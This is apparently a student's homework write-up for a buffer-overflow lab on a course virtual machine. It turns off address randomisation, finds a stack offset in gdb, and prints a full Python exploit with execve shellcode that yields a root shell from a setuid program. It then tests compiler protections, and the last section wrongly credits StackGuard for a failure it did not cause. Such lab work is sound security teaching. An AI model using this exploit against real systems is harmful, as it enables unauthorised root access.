


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Network Security

## Homework 2

### 2.1 Turning Off Countermeasures

Running through the commands in the section of the description:

A terminal window with a dark background and a light blue title bar. The title bar contains the text "/bin/bash" and "/bin/bash 80x24". The terminal shows the following commands and output:

```
[02/28/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize va space = 0
[02/28/21]seed@VM:~$ sudo ln -sf /bin/zsh /bin/sh
[02/28/21]seed@VM:~$
```

### 2.2 Task 1: Running Shellcode

I compiled and ran the executable and tested out a few shell commands to test to see if the shell does what is needed:

```
/bin/bash
[02/28/21]seed@VM:~/.../Buffer-Overflow$ gcc -z execstack -o call_shellcode call_shellcode.c
[02/28/21]seed@VM:~/.../Buffer-Overflow$ ./call_shellcode
$ ls
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack.c
$ ps
  PID TTY          TIME CMD
 22411 pts/4    00:00:00 bash
 22904 pts/4    00:00:00 sh
 22938 pts/4    00:00:00 ps
$ sleep 2 &
[1] 22942
$ ls
call_shellcode  call_shellcode.c  exploit.c  exploit.py  stack.c
[1]  + done          sleep 2
$ ps
  PID TTY          TIME CMD
 22411 pts/4    00:00:00 bash
 22904 pts/4    00:00:00 sh
 22947 pts/4    00:00:00 ps
$ echo HI && echo World
HI
World
$
```

It appears all the simple commands and serial commands worked as expected just like a typical shell would work as well. To make sure that the file compiled with no warning simple include of an .h file was needed.

## 2.3 The Vulnerable Program

Here I run through the commands and then create a badfile where I see if the program runs as expected with my buffer and if there is a buffer flow attack and so forth. I perform the commands to change the permissions of the file as well:

```
/bin/bash
[02/28/21]seed@VM:~/.../Buffer-Overflow$ gcc -DBUF_SIZE=69 -o stack -z execstack -fno-stack-protector stack.c
[02/28/21]seed@VM:~/.../Buffer-Overflow$ sudo chown root stack
[02/28/21]seed@VM:~/.../Buffer-Overflow$ sudo chmod 4755 stack
[02/28/21]seed@VM:~/.../Buffer-Overflow$ echo "hello daniel how are you" > badfile
[02/28/21]seed@VM:~/.../Buffer-Overflow$ ./stack
Returned Properly
[02/28/21]seed@VM:~/.../Buffer-Overflow$
[02/28/21]seed@VM:~/.../Buffer-Overflow$ echo "hello daniel how are you doing to day, i hope that all of your dreams come true. How is your semester going, are you finding everything okay? When are you free so that we can get dinner and maybe watch that new series on Disney+, i think it is called WandaVision or something like that. just let me know when you are free!" > badfile
[02/28/21]seed@VM:~/.../Buffer-Overflow$ ./stack
Segmentation fault
[02/28/21]seed@VM:~/.../Buffer-Overflow$ vim badfile
[02/28/21]seed@VM:~/.../Buffer-Overflow$
```

Above we see that when the file contained a small amount of characters that the stack returned properly. But when I wrote the longer piece of characters along with the given 69 buffer size I would have expected a sort of error or something and we got a segmentation fault meaning that we were able to confirm the functionality of the program and executable.

## 2.4 Task 2: Exploiting the Vulnerability


I am getting all the relevant information for my buffer attack in the gdb below:

```
ms come true. How is your semester going, are you finding everything okay? When are
you free so that we can get dinner and maybe watch"...)
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffe9c8 --> 0xbfffec38 --> 0x0
ESP: 0xbfffe970 --> 0x804fa88 --> 0xfbad2498
EIP: 0x80484f1 (<bof+6>:      sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484eb <bof>:      push    ebp
0x80484ec <bof+1>:    mov     ebp,esp
0x80484ee <bof+3>:    sub     esp,0x58
=> 0x80484f1 <bof+6>:    sub     esp,0x8
0x80484f4 <bof+9>:    push    DWORD PTR [ebp+0x8]
0x80484f7 <bof+12>:   lea     eax,[ebp-0x4d]
0x80484fa <bof+15>:   push    eax
0x80484fb <bof+16>:   call   0x8048390 <strcpy@plt>
[-----stack-----]
0000| 0xbfffe970 --> 0x804fa88 --> 0xfbad2498
0004| 0xbfffe974 --> 0xbfffea27 ("hello daniel how are you doing today, i hope that
okay? When are you free so that we can get dinner and maybe watch"...)
0008| 0xbfffe978 --> 0x205
0012| 0xbfffe97c --> 0xb7dc83c1 (<__fopen_internal+129>:      add     esp,0x10)
0016| 0xbfffe980 --> 0xb7fff000 --> 0x23f3c
0020| 0xbfffe984 --> 0x804825c --> 0x62696c00 ('')
0024| 0xbfffe988 --> 0x8048620 --> 0x61620072 ('r')
0028| 0xbfffe98c --> 0xb7dc88f7 (<__GI_IO_fread+119>: add     esp,0x10)
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffea27 "hello daniel how are you doing today, i hope that all of your dr
eams come true. How is your semester going, are you finding everything okay? When ar
e you free so that we can get dinner and maybe watch"...) at stack.c:21
21      strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffe9c8
gdb-peda$ p &buffer
$2 = (char (*)[69]) 0xbfffe97b
gdb-peda$ p /d 0xbfffe9c8 0xbfffe97b
A syntax error in expression, near `0xbfffe97b'.
gdb-peda$ p /d 0xbfffe9c8 - 0xbfffe97b
$3 = 77
```



I updated the python file with all relevant data and then made the python file an executable and was able to get a shell or essentially preform the buffer overflow attack:



```

1  #!/usr/bin/python3
2  import sys
3
4  shellcode= (
5      "\x31\xc0" # xorl    %eax,%eax
6      "\x50"     # pushl   %eax
7      "\x68" "//sh" # pushl   $0x68732f2f
8      "\x68" "/bin" # pushl   $0x6e69622f
9      "\x89\xe3" # movl    %esp,%ebx
10     "\x50"     # pushl   %eax
11     "\x53"     # pushl   %ebx
12     "\x89\xe1" # movl    %esp,%ecx
13     "\x99"     # cdq
14     "\xb0\x0b" # movb    $0x0b,%al
15     "\xcd\x80" # int     $0x80
16 ).encode('latin-1')
17
18
19 # Fill the content with NOP's
20 content = bytearray(0x90 for i in range(517))
21
22 # Put the shellcode at the end
23 start = 517 - len(shellcode)
24 content[start:] = shellcode
25
26 #####
27 ret = 0xbfffe9c8 + 120 # replace 0xAABBCCDD with the correct value
28 offset = 81           # replace 0 with the correct value
29
30 content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
31 #####
32
33 # Write the content to a file
34 with open('badfile', 'wb') as f:
35     f.write(content)
36

```

```

[03/02/21]seed@VM:~/.../Buffer-Overflow$ chmod u+x exploit.py
[03/02/21]seed@VM:~/.../Buffer-Overflow$ ls -l
total 52
-rw-rw-r-- 1 seed seed 322 Feb 28 14:44 badfile
-rwxrwxr-x 1 seed seed 7388 Feb 28 14:21 call_shellcode
-rw-rw-r-- 1 seed seed 971 Feb 28 14:21 call_shellcode.c
-rw-rw-r-- 1 seed seed 1260 Feb 28 14:00 exploit.c
-rwxrwxr-- 1 seed seed 1026 Mar  2 20:34 exploit.py
-rw-rw-r-- 1 seed seed 11 Mar  2 20:29 peda-session-stack_gdb.txt
-rwsr-xr-x 1 root seed 7516 Feb 28 14:39 stack
-rw-rw-r-- 1 seed seed 977 Feb 28 14:00 stack.c
-rwxrwxr-x 1 seed seed 9852 Mar  2 20:27 stack_gdb
[03/02/21]seed@VM:~/.../Buffer-Overflow$ rm badfile
[03/02/21]seed@VM:~/.../Buffer-Overflow$ ls
call_shellcode  exploit.c  peda-session-stack_gdb.txt  stack.c
call_shellcode.c  exploit.py  stack                        stack_gdb
[03/02/21]seed@VM:~/.../Buffer-Overflow$ exploit.py
[03/02/21]seed@VM:~/.../Buffer-Overflow$ stack
stack      stack_gdb
[03/02/21]seed@VM:~/.../Buffer-Overflow$ ./stack
# ls
badfile      call_shellcode.c  exploit.py      stack      stack_gdb
call_shellcode  exploit.c      peda-session-stack_gdb.txt  stack.c
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#

```

## 2.7 Task 5: Turn on the StackGuard Protection

```
[03/02/21]seed@VM:~/.../Buffer-Overflow$ gcc -DBUF_SIZE=69 -o stack -z execstack stack.c
[03/02/21]seed@VM:~/.../Buffer-Overflow$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
[03/02/21]seed@VM:~/.../Buffer-Overflow$
```

As seen, we get a stack smashing error essentially preventing us from executing the executable. This was not seen when we did it in the previous task and hence shows how the buffer overflow attack was performed.

## 2.8 Task 6: Turn on the Non-executable Stack Protection

I was not able to get a shell when compiling this way. The problem is that the stack guard was enabled and hence did not allow us to even run the program. This makes the attack difficult since it will prevent the very methodology that was used to perform this attack.

```
[03/02/21]seed@VM:~/.../Buffer-Overflow$ gcc -DBUF_SIZE=69 -o stack -fno-stack-protector -z noexecstack stack.c
[03/02/21]seed@VM:~/.../Buffer-Overflow$ ./stack
Segmentation fault
```